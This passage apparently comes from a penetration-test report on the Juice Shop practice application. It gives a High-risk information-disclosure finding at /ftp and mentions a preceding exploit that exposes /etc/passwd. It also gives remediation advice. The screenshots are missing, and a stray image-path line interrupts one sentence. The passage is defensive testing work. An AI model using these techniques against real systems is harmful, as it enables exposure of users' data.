   If the vulnerability is successfully exploited, the contents of the `/etc/passwd` file, which contains system user information, look like:



7.4.Sensitive Data Exposure:

- **Reference No: WEB_VUL_04**
- **Risk Rating: High**
- **target**: Juice shop
- **Affected URL**: 127.0.0.1/ftp

Description

Information disclosure, also known as information leakage, is when a website unintentionally
reveals sensitive information to its users. Depending on the context, websites


may leak all kinds
of information to a potential attacker, including:

- Data about other users, such as usernames or financial information
- Sensitive commercial or business data
- Technical details about the website and its infrastructure

> The dangers of leaking sensitive user or business data are fairly obvious, but disclosing technical information can sometimes be just as serious. Although some of this information will be of limited use, it can potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities. The knowledge that you are able to gather could even provide the missing piece of the puzzle when trying to construct complex, high-severity attacks.

Proof Of Concept:

As can be seen, the application disclose the internal data



Key Recommendations:

Preventing information disclosure completely is tricky due to the huge variety of ways in which it
can occur. However, there are some general best practices that you can follow

to minimize the
risk of these kinds of vulnerability creeping into your own websites.

- Make sure that everyone involved in producing the website is fully aware of what
  information is considered sensitive. Sometimes seemingly harmless information can be
  much more useful to an attacker than people realize. Highlighting these dangers can help
  make sure that sensitive information is handled more securely in general by your
  organization.
- Audit any code for potential information disclosure as part of your QA or build processes. It
  should be relatively easy to automate some of the associated tasks, such as stripping
  developer comments.
- Use generic error messages as much as possible.